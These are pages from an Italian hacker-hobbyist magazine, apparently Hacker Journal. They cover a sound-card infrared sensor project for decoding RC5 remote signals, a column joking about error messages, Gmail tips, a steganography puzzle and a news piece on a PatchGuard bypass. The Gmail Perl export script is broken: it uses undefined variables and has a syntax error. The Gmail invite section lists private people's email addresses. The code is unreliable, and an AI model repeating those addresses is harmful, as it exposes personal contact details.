Studiare in inglese è difficile, lo so. Per quanto sia raccomandabile, perché un vero hacker un po' di inglese lo sa, ecco un paio di siti dove è possibile informarsi su bash nella nostra lingua: http://xmau.com/articoli/bash.html e http://snipurl.com/w902.

►*Possiamo scegliere noi i cambi di direzione nell'output.*

Vedere la LUCE con la scheda audio!

Bastano alcune semplici modifiche per visualizzare gli impulsi infrarossi trasmessi da vari dispositivi

Il nostro PC ha delle possibilità nascoste. La scheda audio con un buon programma Open Source di acquisizione dei segnali può farci vedere (e ascoltare) cose incredibili.

L'idea è questa: se colleghiamo all'ingresso del microfono del nostro computer un piccolo circuito sensibile alle variazioni della luce, possiamo letteralmente vedere e ascoltare dei fenomeni che a occhio nudo ci sfuggono completamente.

Per esempio: cosa esce dai telecomandi a raggi infrarossi dei televisori e dei videoregistratori? Cosa cambia schiacciando il tasto del volume piuttosto che quello dei programmi? Oppure: quanto tempo resta acceso il flash della nostra macchina fotografica? Sullo schermo del nostro computer avremo tutte le risposte, in modo facile e divertente.

▲ *Il primo prototipo del circuito. Così semplice che funziona al primo colpo. Quale fototransistor abbiamo usato? Non chiedetecelo: l'avevamo in un cassetto, non lo sappiamo nemmeno noi!*

:: L'occorrente

Quello che ci serve realizzare è un semplice circuito che sia sensibile alla luce visibile, alla luce infrarossa o a tutte e due...

Dopodiché lo colleghiamo all'ingresso della scheda audio con un semplice cavetto e il gioco è fatto.


I pezzi utili sono:

- 1 fototransistor NPN (o un fotodiodo) di qualunque tipo;
- 1 resistenza da 1000 ohm, ¼ W;
- 1 resistenza da 4,7 Kohm, ¼ W;
- 1 resistenza da 100 ohm, ¼ W;
- 1 condensatore elettrolitico da 4,7 microF, 16 V (opzionale);
- 4 pile AA da 1,5 V o una pila da 9 V;
- portapile, cavetti di collegamento, jack per l'ingresso alla scheda audio.

▲ *All'ingresso microfonico inseriamo il jack in uscita dal nostro circuito. Con Audacity misuriamo la luce!*


Il fototransistor può essere generico o specifico per registrare solamente la luce infrarossa.

Possiamo montare tutto in modo volante, perché i pezzi sono veramente pochi. Se proprio vogliamo fare le cose benissimo, usiamo una basetta mil-


lefori in cui inseriamo i terminali dei diversi componenti. Seguendo lo schema, saldiamo i componenti tra loro e colleghiamo il cavetto di alimentazione per la batteria e il cavetto verso la scheda audio. Per questo possiamo acquistare un economico cavo che abbia da una parte la spina jack microfonica adatta all'ingresso della nostra scheda audio, quindi tagliarlo in modo da collegare i due fili di un canale all'uscita del nostro circuito.

▲ *Nessun segnale? Solo all'apparenza, perché basta amplificare...*

:: L'acquisizione

L'applicazione che abbiamo usato per acquisire il segnale è Audacity (audacity.sourceforge.net), un programma OpenSource estremamente potente.

Attacchiamo il cavetto in uscita dal nostro circuito all'ingresso del microfono della scheda audio.

▲ *Amplificando ecco che appaiono i treni di impulsi che abbiamo sparato al fototransistor. Li possiamo ascoltare!*


Procuriamoci ora un telecomando a infrarossi della televisione o di un'altra apparecchiatura che abbiamo in casa. Attiviamo la registrazione su Audacity e premiamo un pulsante del telecomando, per esempio quello del volume, che emette in continuazione dei treni di impulsi. Dirigiamo il fascio di infrarossi verso il fototransistor.

Se il circuito funziona ed è ben collegato, dovremmo vedere su Audacity il monitor del volume in ingresso che segue il segnale, muovendosi.

▲ *Allarghiamo e allunghiamo a piacimento, per veder meglio cosa succede.*

Dopo qualche secondo blocchiamo la registrazione.

Probabilmente all'apparenza la linea apparirà quasi piatta, ma niente paura, ora l'amplifichiamo. Selezioniamo il segnale prelevato con Modifica > Seleziona... > Tutto, quindi usiamo il menu Effetti > Amplifica... e ripetiamo l'amplificazione un paio di volte, o comunque fino a veder chiaramente le variazioni del segnale acquisito.

Appariranno dei picchi di impulsi ravvicinati, su una linea probabilmente ondulata.

Selezioniamo un picco e usiamo la lente d'ingrandimento (+) dalla barra dei pulsanti di Audacity. Il segnale si allarga e scopriamo così, usando la lente più volte, che ogni picco del blocco di impulsi è in realtà a sua volta formato da un treno di segnali.

▲ *Ecco il nostro schema: seguendolo con attenzione possiamo portare a termine il nostro esperimento.*

Esattamente quelli che escono dal telecomando.

Allarghiamoli fino a vederli chiaramen-

SCHEMA BIZZARRO

Abbiamo segnalato nell'elenco dei componenti e nello schema un condensatore elettrolitico da 4,7 microFarad, adatto alla tensione che usiamo.

Lo dobbiamo inserire solamente se proprio abbiamo dei problemi di disturbi. In particolare, siccome abbiamo montato il circuito volante, senza usare cavi schermati e, soprattutto, abbiamo recuperato un fototransistor che è sensibile anche alla luce visibile, c'è un rumore di fondo formato da una ondulazione che si ripete 50 volte al secondo. Stiamo captando la frequenza della rete elettrica, che fa accendere le lampadine ed emette disturbi proprio a 50 Hz.

Il condensatore fa da filtro: elimina la frequenza fastidiosa. L'inconveniente è che arrotonda anche i picchi che stiamo osservando, rendendo il segnale meno 'netto'.

Un'altra attenzione che dovremo avere è il collegamento alla scheda del pc. Sarà molto meno disturbato e più sensibile se uniremo la massa del nostro circuito alla massa della scheda audio. Mentre l'uscita del segnale all'ingresso 'caldo' della scheda audio, quello centrale, nel connettore jack.

INFRAROSSI PER TUTTI

I raggi infrarossi sono il frutto di una radiazione elettromagnetica con una lunghezza d'onda più maggiore di quella della luce normalmente considerata "visibile". Il nome significa "al di sotto del resso" in quanto il rosso è il colore della luce visibile con la maggior lunghezza d'onda.
La radiazione infrarossa comprende tre ordini di grandezza e le sue lunghezze d'onda si collocano approssimativamente tra i 750°nm e 1°mm.
La porzione infrarossa dello spettro ha un gran numero di utilizzi in campo tecnologico, a partire dall'acquisizione e inseguimento dei bersagli in ambito militare al controllo via remoto della tempertatura, senza dimenticare il collegamento a corta distanza di dispositivi wireless. I telescopi equipaggiati con sensori a infrarossi vengono utilizzati in astronomia a infrarossi per penetrare le regioni di spazio caratterizzate da presenza di nubi di pulviscolo o per rilevare oggetti a bassa temperatura, come pianeti in orbita intorno a stelle distanti.
A livello atomico l'energia infrarossa suscita modalità di vibrazioni in una molecola, tramite le variazione del momento del dipolo, rendendo il processo utile per lo studio delle variazioni di frequenza degli stati di energia. La spettroscopia a infrarossi è l'esame dell'assorbimento e della trasmissione dei fotoni nella gamma dell'energia infrarossa, basata sulla loro frequenza e intensità.

▲ *Per comodità possiamo riprodurre su un foglio di carta quadrettata le registrazioni che vediamo a video, per renderci meglio conto di come sono disposti i bit. Il codice Philips si chiama RC5 e funziona sempre allo stesso modo. Cambiano però le sequenze di bit, secondo il tasto che abbiamo premuto.*

te e ampliamo anche in altezza la finestra di Audacity così da poterli osservare bene.

:: Un po' di misure

Confrontando i segnali possiamo anche capire come sono fatti e quali differenze ci sono tra un comando e l'altro.

Come esperimento non è male. Richiede non molta tecnica e solo un po' di tempo e fatica, il risultato, comunque è interessante. Audacity ci indica la durata del segnale selezionato sulla barra presente nella parte inferiore della schermata.
Noi, per esempio, abbiamo usato un vecchio telecomando Philips ma, ovviamente, si può ricorrere ad altre soluzioni.
Selezionando con il mouse i diversi pezzi leggiamo quanto tempo durano: questione di millisecondi! Ma la nostra scheda li cattura e li misura tutti:

- un bit (da un fronte in discesa al successivo) dura circa 1,8 millesimi di secondo;
- il blocco completo di bit che rappresenta un tasto dura circa 24,5 millisecondi;
- tra un blocco e l'altro passano circa 100 millesimi di secondo, quindi si ripetono fino a che teniamo premuto il tasto;
- il numero di bit trasmessi in ogni blocco è sempre uguale, ma la sequenza varia secondo l'apparecchio che deve essere telecomandato e secondo il comando che si invia.

▲*Sempre lo stesso telecomando, ma regolato per alzare il volume dal videoregistratore.*

Esplorati tutti i telecomandi che abbiamo in casa, possiamo passare ad altre fonti di luce: il flash della macchina fotografica, l'accendigas...
Sarà divertente vedere come sono fatte le forme d'onda emesse dalla luce di ciascun dispositivo. Coloro che poi sono dotati di maggior inventiva potrebbero anche provare a combinare quanto scritto in queste pagine con le dritte che abbiamo dato in HJ109.
Buon divertimento!

Standard Bus
standardbus@gmail.com

RC5 E CODICI INFRAROSSI


Il sistema di codifica RC5 adottato da Philips è descritto brevemente qui: http://www.armory.com/~spcecdt/remote/RC5codes.html
Noteremo che nei nostri schemi i bit vanno letti in logica opposta: dove c'è scritto 1 intendiamo 0 e viceversa. Dipende da come si inizia a leggere il segnale. Per esempio: il codice del volume + in decimale è 16, in binario è quindi 010000. Sullo schema che abbiamo rilevato a video abbiamo scritto 101111. I bit complementari. Dipende solo da come iniziamo a leggere le transizioni del segnale (da 1 a 0 o da 0 a 1).


NON RICEVO: riprova e controlla

Credevamo di averle viste tutte e, invece, ecco un'altra infornata di bizze e problemini dei nostri sistemi operativi (non sempre) preferiti

L'errore è sempre in agguato, l'orrore ci aspetta dietro l'angolo. Stephen King? No... il nostro disco rigido e la sua raccolta di giga e giga di prezioso software. Prezioso e, parlando di messaggi di errore, fin troppo divertente. Procediamo subito ad ammirare i protagonisti di questo numero!

◄La finestra è busy. Impegnata. Impegnata con chi? A pranzo o a cena? Se chiudiamo questa finestra, potremmo causare problemi. Forse le altre migliaia dietro si offenderanno?

► Con l'informatica si può fare tutto, anche tornare indietro nel tempo, magari prima della nascita di Cristo (BC = Before Christ, prima di Cristo). Un solo, piccolo, leggerissimo problemino: come ben sa chi abbia praticato un po' di programmazione di calendari, quella casella BC darà un risultato assurdo non appena faremo qualche conto sulle date partendo da quel valore. Ma che cosa importa un calcolo del cavolo, di fronte a una meravigliosa opzione in più?

▼ Guerra fratricida? Il messaggio notifica che il Service Pack 2 va chiuso prima di proseguire l'installazione. Chi indovina quale installazione stiamo eseguendo? Esatto, proprio il Service Pack 2. Non era facile. A volte, non lo è nemmeno installare un Service Pack!

►Per aiutare a proteggere il computer, Windows ha chiuso il programma che scarica gli aggiornamenti di sicurezza. Qualcosa, nella logica, non quadra. La logica di programmazione, diremmo!

◄ È proprio vero che per fare bene le cose ci vuole un (bel) po' di tempo. Specie con StuffIt su Mac OS X; il programma ideala da lasciare in eredità ai bisnipoti.

► Purtroppo è andato tutto bene. L'operazione si è conclusa con successo, ma il messaggio (lo dice quella grossa X rossa) è un messaggio di errore. Che software house sarà? Sembra quella di House, il dottore di Italia Uno!

Found New Hardware

Windows needs to install driver software for your Mass Storage Controller

Error

The operation completed successfully.

OK

Your device will not function until you install driver software.

Cancel

Nicola D'Agostino
http://www.nicoladagostino.net

IN ATTESA DELL'ERRORE

Aspettiamo sempre orrori ed errori informatici da tutti i lettori! Scrivere a gnoll@hackerjournal.it. :-)

GMAIL ecco la community

Sulla scia del successo di questo sistema, nasce la community di Hacker Journal!

Non è la prima volta che trapaniamo la crosta di Gmail per scoprirne qualche segreto. Andiamo avanti e scopriamo che c'è modo di ottenere altri account Gmail. Gmail vive grazie alla pubblicità e Google riesce a fare pubblicità che disturba il minimo indispensabile. Tuttavia qualcuno potrebbe volere eliminare la pubblicità per motivi di principio.
La pubblicità si trova dentro una div chiamata ad. Il codice qui sotto la elimina. A nostro rischio, naturalmente:

```
/* Adverts */
body#gmail-google-com  div#ad {
display: none !important;
}
```

:: Esportiamo!

Come si esporta la posta di Gmail sotto forma di un unico file di testo? Non è una cosa molto pratica, per esempio, per importare la stessa posta in un altro programma, ma per esempio consente di fare ricerche sul testo piuttosto facilmente, o salvare tutto su un DVD a scopo di backup permanente. Il codice (Perl) è qui in alto a destra.
Ci rivediamo alla prossima.

Barg the Gnoll
gnoll@hackerjournal.it

```
use Utils;
$gmail = login();
$messages = $gmail->get_messages();
open OUTPUT, ">archiviomail.txt";
foreach (@{$messages}) {
my $full_message = $gmail->get_indv_email(msg => $message);
....print OUTPUT "Da:        " . $full_message->{$id}->{"sender_email"} . "\n";
....print OUTPUT "Data:   " . $full_message->{$id}->{"sent"} . "\n";
....print OUTPUT "Oggetto: " . strip_bold($full_message->{$id}->{"subject"}) . "\n\n";
....print OUTPUT $full_message->{$id}->{"body"} . "\n\n"----\n";
}
close OUTPUT;
```

COMUNITY GMAIL

Qualcuno ci ha offerto una mano, altri hanno messo a disposizione inviti. Abbiamo chiesto il permesso di pubblicarli sulla rivista ed ecco la nostra community...
Regole del gioco

1) **onestà**. Non si chiede un invito dopo averne già ricevuto uno.
2) **gentilezza**. Chi regala un invito lo fa per buona volontà.
3) **comprensione**. Qualcuno ha pochi inviti e comunque nessuno ne ha infiniti.
4) **discrezione**. Gli indirizzi qui sotto servono a chiedere un invito, non a rompere ;-)

Ecco l'elenco. Chi volesse mettersi a disposizione per regalare inviti ai lettori di hacker Journal, scriva pure a gnoll@hackerjournal.it!
Mattia Bozzato <mattbozz3@gmail.com> - 10 inviti
Alex <deliveryboy81@gmail.com> - indefiniti
Fulgidus - alessio.corsi@gmail.com - 100 disponibili
claudio - <marker.topnet@gmail.com> - indefiniti
Axlwar <axlwar@gmail.com> - indefiniti
<enetweb@gmail.com> - 50 inviti
<fox1991@gmail.com> - indefiniti
<neo_matrix2@libero.it>
bailopas <bailopas@alice.it>

Cyberenigma: Tritemio, non ti temio!

Uno sconosciuto abate del Rinascimento compila il suo codice segreto, saremo in grado di risolverlo?

Le Addizioni Binarie Annunciano Tritemio E Completano Ogni Ludico Problema Intrinsecamente Steganografico. Chiamiamola Eventualmente Attitudine, Non Caso. Oppure Resteremo Analfabeti (questo è l'enigma **per tutti!**)

Per esperti: Tritemio creava liste di parole. Ogni parola corrispondeva a una lettera. Con una lista di 26 soggetti, 26 verbi e 26 oggetti si possono creare frasi che nascondono messaggi. La frase è la seguente:

Dear E-Commerce professional ; This letter was specially selected to be sent to you . This is a one time mailing there is no need to request removal if you won't want any more ! This mail is being sent in compliance with Senate bill 1624 , Title 2 ; Section 303 . This is different than anything else you've seen ! Why work for somebody else when you can become rich within 53 MONTHS . Have you ever noticed nobody is getting any younger and how many people you know are on the Internet . Well, now is your chance to capitalize on this . We will help you SELL MORE and increase customer response by 110% . You can begin at absolutely no cost to you . But don't believe us . Mrs Jones who resides in Florida tried us and says "Now I'm rich many more things are possible" ! This offer is 100% legal ! We BESEECH you - act now ! Sign up a friend and you'll get a discount of 50% . Thanks .

Sembra spam a chiunque, ma non lo è. Qual è il messaggio nascosto? Per comodità: la versione digitale del testo è a http://snipurl.com/10j42. In fondo alla pagina c'è un aiutino.

Per geni: nascosto in Steganographia di Tritemio si trova un messaggio segreto che inizia così:
PARAMESIEL OSHURMI DELMUSON THAFLOIN PEANO CHARUSTREA MELANY LYAMUNTO...
La soluzione dell'enigma è questa:
Sum tali cautela ut...
Qual è la chiave utilizzata dall'abate? Ma la vera sfida è creare un enigma con lo stesso sistema? È DIFFICILE!

Per super hacker: scrivete un programma che applica la codifica segreta del Terzo Libro della Steganographia di Tritemio! Occhio agli aiutini...

Barg the Gnoll
gnoll@hackerjournal.it

L'AIUTINO GENERALE

Uno degli scorsi numeri di Hacker Journal potrebbe essere determinante per risolvere l'enigma. È l'unico numero finora pubblicato in cui le prime due cifre danno come somma la terza cifra. Se qualcuno capisce che numero è ma (cattiveria!) se lo è perso, scrivere a gnoll@hackerjournal.it forse potrà bastare a lavare l'onta e a farsi spedire il testo dell'articolo...

AIUTINO PER ESPERTI

Due parole: spam mimic (imitatore di spam). Non basta? Siamo qua! :-)

TRITEMIO DIXIT

Questo è ciò che ho fatto e che, alle persone istruite e a quelle profondamente interessate allo studio della magia, potrebbe, per Grazia di Dio, risultare almeno parzialmente comprensibile mentre, d'altro canto, ai mangiarape dalla pelle indurita potrebbe restare per sempre un segreto nascosto, ed essere per le loro pigre intelligenze un libro sigillato, per sempre.

Tritemio, Steganographia, prefazione al Libro III

CHI DIFENDE I DIFENSORI ?

Windows sVista è tanto atteso quanto sfortunato. Il nuovo sistema operativo di Microsoft sembra presentare una gran quantità di problemi di vario tipo, bachi e falle assortite. L'ultima notizia vuole che prima ancora del suo gran debutto sia stato craccato.

▲ Il sito internet della società di sicurezza che ha trovato un modo interessante per potenziare le difese di Vista: le mette a dormire!

Come è possibile? Sono in molti a chiederselo (alcuni di quelli che si sono dimostrati tra i più perplessi lavorano proprio per Microsoft!). Il fatto è che una società di sicurezza, l'Authentium, è riuscita a trovare un modo per aggirare la protezione di PatchGuard, la tecnologia di sVista concepita per difenderne il kernel da eventuali intrusioni. Ma quelli di Authentium non sono certo i cattivi, anzi! Loro dicono di averlo fatto per migliorare le difese di sVista! Si tratta di un'operazione che viene svolta a fin di bene... nessuno la sfrutterebbe per qualcosa di male...
Non è vero?
Pare che per poter potenziare la sicurezza del sistema operativo, alla Authentium abbiano deciso che era il caso di installare una serie di patch di sistema.
Ma PatchGuard non lo avrebbe permesso e allora loro hanno inventato un modo per... riuscire a neutralizzare PatchGuard, addormentandolo. Insomma, mettono a dormire il guardiano. Installano le loro patch e poi lo risvegliano. Non male eh? Sostengono che il metodo sia completamente sicuro e indolore e, soprattutto, concepito per nobili scopi.
Certo.
L'interrogativo è: quanto tempo ci vorrà prima che questo sistema approdi in mani sbagliate? Microsoft ovviamente sostiene di aver già preso le precauzioni necessarie a difendere PatchGuard da questa manomissione ma...
Noi siamo sicuri che non finirà qui.

▲ Ancora non è arrivato e già lo craccano... l'elenco dei suoi molti problemi aumenta a vista d'occhio!

ISSN 1594-5774
60114
9 771594 577001